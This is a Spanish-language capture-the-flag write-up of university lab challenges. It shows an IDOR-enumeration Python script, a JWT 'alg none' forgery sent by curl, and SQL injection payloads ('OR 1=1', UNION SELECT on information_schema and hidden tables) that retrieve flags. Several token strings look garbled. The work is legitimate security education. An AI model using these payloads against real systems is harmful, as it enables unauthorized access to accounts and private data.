


De esta manera logramos acceder a la primera flag del reto.


Reto shira Parte 2

En la página CTF nos aparecen en pantalla las credenciales (Usuario: juan Password: juan1234).

Al ingresar estos valores logramos acceder exitosamente al sitio:



Al interactuar con la interfaz del panel y hacer clic sobre el registro número 2, la plataforma redirigió la navegación hacia una nueva pantalla bajo la ruta terminada en /2, mostrando el detalle del ticket:



A partir de este comportamiento, confirmamos que la aplicación utiliza identificadores secuenciales expuestos directamente en la URL para gestionar las consultas.

Al modificar de forma manual este parámetro numérico en la barra de direcciones del navegador, logramos constatar una total ausencia de mecanismos de control de acceso y autorización en el backend.

El sistema nos permitió consultar de manera arbitraria la información confidencial de otros empleados del sistema. Al ingresar el identificador número 3 bajo la ruta /3, se obtuvo acceso no autorizado al siguiente ticket:

Ticket #3

Solicito acceso a la carpeta compartida

Abierto

Descripción

Necesito permisos de lectura sobre //fileserver/finanzas para el cierre de mes.

[← Volver al dashboard](#)

Al continuar con el proceso de enumeración forzada, logramos comprobar que la base de datos permite la visualización libre de registros adicionales hasta el identificador número 7 de la plataforma.

Ticket #7

Cambio de teclado


Cerrado

Descripción

Se me rompio la tecla Enter del teclado, necesito un teclado nuevo.

[← Volver al dashboard](#)

A partir del número 8 el resultado es el siguiente:



Con el fin de automatizar la búsqueda para verificar la existencia de otros tickets más allá del 10, utilizamos un script en python

```
import requests

# URL
base_url = "https://404team.dsa.linti.unlp.edu.ar/ticket/{}"

# Credenciales iniciales
login_url = "https://404team.dsa.linti.unlp.edu.ar/login"
session = requests.Session()

# Hacer login
payload = {"username": "juan", "password": "juan1234"}
session.post(login_url, data=payload)

# Probar IDs de tickets
for i in range(1, 100):
    url = base_url.format(i)
    r = session.get(url)
    if r.status_code == 200 and "Ticket" in r.text:
        print(f"[+] Ticket {i} encontrado")
        # mostrar primeras líneas del contenido
        print(r.text[:200])
    else:
        print(f"[-] Ticket {i} no accesible")
```

De esta manera encontramos la existencia del ticket 74 que contiene la flag en su interior.

```
[.] Ticket 71 no accesible
[.] Ticket 72 no accesible
[.] Ticket 73 no accesible
[+] Ticket 74 encontrado
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>SHIRA &middot; Ticket #74</title>
  <style>
    :root
[.] Ticket 75 no accesible
[.] Ticket 76 no accesible
[.] Ticket 77 no accesible
[.] Ticket 78 no accesible
[.] Ticket 79 no accesible
[.] Ticket 80 no accesible
```

Ticket #74

[CONFIDENCIAL] Credenciales rotadas Q1

Abierto

Descripción


Recordatorio interno del equipo de seguridad. No compartir fuera de IT. "flag{1d0r_t1ck3ts_4lways_w1n}"

[← Volver al dashboard](#)

Grupo 9: El Chicho

Reto El chicho-nemo

Al ingresar a <https://el-chicho.dsa.linti.unlp.edu.ar/login> nos encontramos con la siguiente información:



Portal de Acceso
Ingrese al sistema


USUARIO
nemo

CONTRASEÑA
.....

Iniciar sesión

Hint:
Utilizar credenciales de prueba: **nemo** / **nemo123**


Utilizamos las credenciales de pruebas (las cuales se encuentran visibles en pantalla) para acceder al sistema.



con esta pista, accedimos a revisar las cookies que se almacenaban en la sesión y llegamos a la siguiente información:

Nombre	Valor	Dom...	Ruta	Expir...	Tama...	Http...	Segura	Sam...	Sitio ...	Cros...	Priori...
session_token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1	el-chi...	/	Sesión	154						Medi...

Utilizamos entonces CyberChef para decodificar la cookie y encontramos que la cabecera contiene el valor {"alg":"HS256","typ":"JWT"} y el payload el valor {"user_id":1,"username":"nemo","role":"user"} como se muestra a continuación:



Se intentó modificar el payload manualmente con el fin de acceder a funciones administrativas pero la firma no permitía dichos cambios.

Por lo tanto, procedimos a utilizar el algoritmo none en JWT.

Como primer paso, modificamos el algoritmo del header {"alg":"none","typ":"JWT"} y el payload {"user_id":1,"username":"nemo","role":"admin"} generando un JWT enviado como cookie:

```
tom@tom-HP-EliteBook-840-G2:~$ curl https://el-chicho.chico.linti.unlp.edu.ar/admin \
-H "Cookie: session_token=eyJhbGciOiAiAibm9uZSI6ICJ0eXAiOiAiSldUIj0.eyJ1c2VyX2lkIjogMSwgInVzZXJlIjogIm5lbW8iLCJ1c2UiOiAicm9sZSI6ICJhZG91b2I6Ij0."
<!DOCTYPE html>
<html lang="es">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Portal Seguro - Terminal de Administración</title>
  <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bulma@1.0.2/css/bulma.min.css">
  <link rel="stylesheet" href="/static/css/style.css">
</head>

<body>
  <section class="section" style="min-height: 100vh; padding: 40px 20px;">
    <div class="container container-large">
      <div class="card">
        <div class="card-content">
          <div class="columns is-vcentered mb-5" style="border-bottom: 1px solid var(--border-color); padding-bottom:
1.5rem;">
            <div class="column">
              <h1 class="title is-3 mb-1">Terminal de Comandos Administrativos</h1>
              <p class="subtitle is-6">Diagnóstico y búsqueda de usuarios registrados</p>
            </div>
            <div class="column is-narrow">
              <a href="/logout" class="button is-danger">Cerrar Sesión</a>
            </div>
          </div>
        </div>
      </div>
    </div>
  </section>
</body>
</html>
```

```

autocomplete="off">
    </div>
    <div class="control">
        <button id="searchBtn" class="button is-primary">Consultar</button>
    </div>
</div>

<button id="toggleHintBtn" class="button is-light is-small mt-3" onclick="toggleSqlHint()">Mostrar hint
</button>

<div id="sqlHint" class="mt-4" style="display: none; background: rgba(16, 185, 129, 0.1); border: 1px d
ashed rgba(16, 185, 129, 0.3); padding: 16px; border-radius: 14px;">
    <span style="color: #6ee7b7; font-weight: 600; display: block; margin-bottom: 4px;">🕒 ¿Podés encontr
ar el path oculto?</span>
</div>
</div>

<div class="terminal-box">
    <div class="terminal-header">
        <div class="terminal-dot dot-red"></div>
        <div class="terminal-dot dot-yellow"></div>
        <div class="terminal-dot dot-green"></div>
        <span style="color: var(--text-muted); font-size: 0.8rem; margin-left: 10px;">db_query_output.log</s
pan>
    </div>
    <div id="output" class="terminal-output">Terminal lista. Ingrese un parámetro arriba y haga clic en Cons
ultar.</div>
</div>

```

Esto nos confirma una vulnerabilidad JWT y además nos permitió encontrar una segunda pista que puede verse en la captura de pantalla: “🕒 ¿Podés encontrar el path oculto?”.

```

async function performSearch() {
    const query = searchInput.value;
    output.innerHTML = "Ejecutando consulta...\n";
    output.className = "terminal-output";

    try {
        const response = await fetch(`/admin/search?q=${encodeURIComponent(query)}`);
        const data = await response.json();
    }
}

```

También encontramos que el frontend está haciendo una petición a `/admin/search?q=`

Esto nos sugirió una posible SQL Injection.

Para comprobar esta vulnerabilidad utilizamos como payload `(')` lo cual nos devolvió:

```

{"error": "(1064, SQL syntax error...)"}

```

Esto nos confirma una inyección SQL contra MySQL.

```

tom@tom-HP-EliteBook-840-G2:~$ curl -s \
https://el-chicho.dsa.linti.unlp.edu.ar/admin/search?q='(' \
-H "Cookie: session_token=eyJhbGciOiAiAibm9uZSI6ICJ0eXAiOiAiSldUIn0.eyJ1c2VyX2lkIjogMSwidXNlcm5hbWUiOiAiAibmVtbyIsInJvbGU0iAiYWRtaW4ifQ."
{"error": "(1064, \You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax line 1\)"}
```

Al probar ' OR 1=1# , descubrimos que la consulta podía manipularse y obtener todos los registros de usuarios.

```
tom@tom-HP-EliteBook-840-G2:~$ curl -s \
"https://el-chicho.dsa.linti.unlp.edu.ar/admin/search?q=%27%20OR%201%3D1%23\" \
-H "Cookie: session_token=eyJhbGciOiAiYm9uczSiLCB6eXAiOiAiaSIsImVzZXkiOiJogMwsgInVzZXRyZWY1IiwiaWF0Ijpm5lbW8lClalcicm9zS2SI6ICJHJ2IpbGlJ9."
[{"id":1,"role":"user","username":"nemo"}, {"id":2,"role":"admin","username":"marlin"}, {"id":3,"role":"user","username":"dory"}, {"id":4,"role":"user","username":"bruce"}, {"id":5,"role":"user","username":"crush"}, {"id":6,"role":"user","username":"gill"}, {"id":7,"role":"user","username":"bloat"}, {"id":8,"role":"user","username":"peach"}]
```

De esta manera, procedimos a enumerar las tablas con el siguiente payload

```
'UNION SELECT 1,table_name,3
FROM information_schema.tables
WHERE table_schema=database()#
```

Como resultado obtuvimos las siguientes tablas:

- secret_endpoints,
- user_profiles,
- users.

```

tom@tom-HP-EliteBook-840-G2:~$ curl -s \
https://el-chicho.dsa.linti.unlp.edu.ar/admin/search?q=72%20UNION%20SELECT%201,table_name,3%20FROM%20information_schema.tables%20WHERE%20table_schema=database
()23"
-H "Cookie: session_token=eyJGbgCiOAIbm9uZSUiOeA0a0AiSLdUln0.eYj12VYx2lklJogMswgIvZXXJUYwVllJogIm5lbW8lCAicm9zS1I6C3JhZGpibj9."
{"id":1,"role":"user","username":"nab","id":2,"role":"admin","username":"marlin","id":3,"role":"user","username":"dory","id":4,"role":"user","username":"bruce","id":5,"role":"user","username":"crush","id":6,"role":"user","username":"gill","id":7,"role":"user","username":"bloat","id":8,"role":"user","username":"peach","id":9,"role":"secret_endpoints","id":1,"role":"3","username":"user_profiles","id":1,"role":"3","username":"users"}

```

Al obtener las columnas de la tabla **secret_endpoints**(id,name,path,description)procedimos a utilizar el siguiente payload:

```
' UNION SELECT id,name,path
FROM secret_endpoints#
```

Cuyo resultado fue:

```
{
  "name": "Perfiles Privados de la Pecera",
  "path": "/private/profile"
}
```

De esta manera descubrimos una ruta oculta **/private/profile** y al acceder a ella observamos la existencia de IDOR en perfiles privados.

```

tom@tom-HP-EliteBook-840-G2:~$ curl -s \
https://el-chicho.dsa.linti.unlp.edu.ar/admin/search?q=%27%20UNION%20SELECT%20id,name,path%20FROM%20secret_endpoints%23" \
-H "Cookie: session_token=eyJhbGciOiAiAibm9uZSIsICJ0eXAiOiAiSldUIn0.eyJ1c2VyX2lkIjogMSwidXNlcm5hbWUiOiAiYmVtbyIsInJvbmUiOiAiYWRtaW4ifQ."
[{"id":1,"role":"user","username":"nemo"}, {"id":2,"role":"admin","username":"marlin"}, {"id":3,"role":"user","username":"dory"}, {"id":4,"role":"user","username":"bruce"}, {"id":5,"role":"user","username":"crush"}, {"id":6,"role":"user","username":"gill"}, {"id":7,"role":"user","username":"bloat"}, {"id":8,"role":"user","username":"peach"}, {"id":1,"role":"/private/profile","username":"Perfiles Privados de la Pecera"}]
tom@tom-HP-EliteBook-840-G2:~$ curl -i https://el-chicho.dsa.linti.unlp.edu.ar/private/profile \
-H "Cookie: session_token=eyJhbGciOiAiAibm9uZSIsICJ0eXAiOiAiSldUIn0.eyJ1c2VyX2lkIjogMSwidXNlcm5hbWUiOiAiYmVtbyIsInJvbmUiOiAiYWRtaW4ifQ."
HTTP/2 302
content-type: text/html; charset=utf-8
date: Fri, 24 Jul 2026 01:14:50 GMT
location: /private/profile/1
server: Werkzeug/3.1.8 Python/3.11.15
content-length: 223

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/private/profile/1">/private/profile/1</a>. If not, click the link.
tom@tom-HP-EliteBook-840-G2:~$ curl -iL https://el-chicho.dsa.linti.unlp.edu.ar/private/profile \
-H "Cookie: session_token=eyJhbGciOiAiAibm9uZSIsICJ0eXAiOiAiSldUIn0.eyJ1c2VyX2lkIjogMSwidXNlcm5hbWUiOiAiYmVtbyIsInJvbmUiOiAiYWRtaW4ifQ."
HTTP/2 302
content-type: text/html; charset=utf-8
date: Fri, 24 Jul 2026 01:16:40 GMT
location: /private/profile/1
server: Werkzeug/3.1.8 Python/3.11.15
content-length: 223

```

Como resultado pudimos identificar que la aplicación permitía cambiar el ID en la ruta ../private/profile/id sin validar autorización.

Así procedimos a navegar entre los diferentes perfiles de la siguiente manera:

```

/private/profile/1
/private/profile/2
...

```

Como siguiente paso, utilizamos el payload documentado a continuación para poder consultar en la tabla quien tiene acceso a la información más sensible de la misma, dando como resultado a Dory con id3.

```

' UNION SELECT user_id,full_name,clearance_level
FROM user_profiles#

```

```

tom@tom-HP-EliteBook-840-G2:~$ curl -s \
https://el-chicho.dsa.linti.unlp.edu.ar/admin/search?q=%27%20UNION%20SELECT%20user_id,full_name,clearance_level%20FROM%20user_profiles%23" \
-H "Cookie: session_token=eyJhbGciOiAiAibm9uZSIsICJ0eXAiOiAiSldUIn0.eyJ1c2VyX2lkIjogMSwidXNlcm5hbWUiOiAiYmVtbyIsInJvbmUiOiAiYWRtaW4ifQ."
[{"id":1,"role":"user","username":"nemo"}, {"id":2,"role":"admin","username":"marlin"}, {"id":3,"role":"user","username":"dory"}, {"id":4,"role":"user","username":"bruce"}, {"id":5,"role":"user","username":"crush"}, {"id":6,"role":"user","username":"gill"}, {"id":7,"role":"user","username":"bloat"}, {"id":8,"role":"user","username":"peach"}, {"id":1,"role":"Low","username":"Nemo"}, {"id":2,"role":"Critical","username":"Marlin"}, {"id":3,"role":"Maximum Security","username":"Dory"}, {"id":4,"role":"High","username":"Bruce"}, {"id":5,"role":"Medium","username":"Crush"}, {"id":6,"role":"High","username":"Gill"}, {"id":7,"role":"Medium","username":"Bloat"}, {"id":8,"role":"Medium","username":"Peach"}]

```

Como paso final accedimos a su perfil, teniendo en cuenta las pruebas realizadas anteriormente (/private/profile/3) y conseguimos la flag del reto.

```

    </div>
    <h1 class="title is-2 mb-2 has-text-centered">Dory</h1>
    <div class="profile-title subtitle is-6">
      <span>ID de Usuario: 3 (@dory)</span>
    </div>
  </div>

  <!-- Secret Flag Section (Only if present) -->

  <div class="flag-box">
    <div class="flag-header">
      <span class="flag-badge">Confidencial</span>
      <span class="flag-title">;Flag de Usuario Detectada!</span>
    </div>
    <div class="flag-container">
      <span class="flag-value" id="flag-text">FLAG{facilito_no_?}</span>
      <button class="copy-btn" id="copy-btn" onclick="copyFlag()">Copiar</button>
    </div>
  </div>

  <!-- Profile Info -->
  <div class="info-section">
    <div class="info-group">
      <span class="info-label">Nombre Completo</span>
      <span class="info-value">Dory</span>
    </div>
  </div>

```

Flag{facilito_no_?}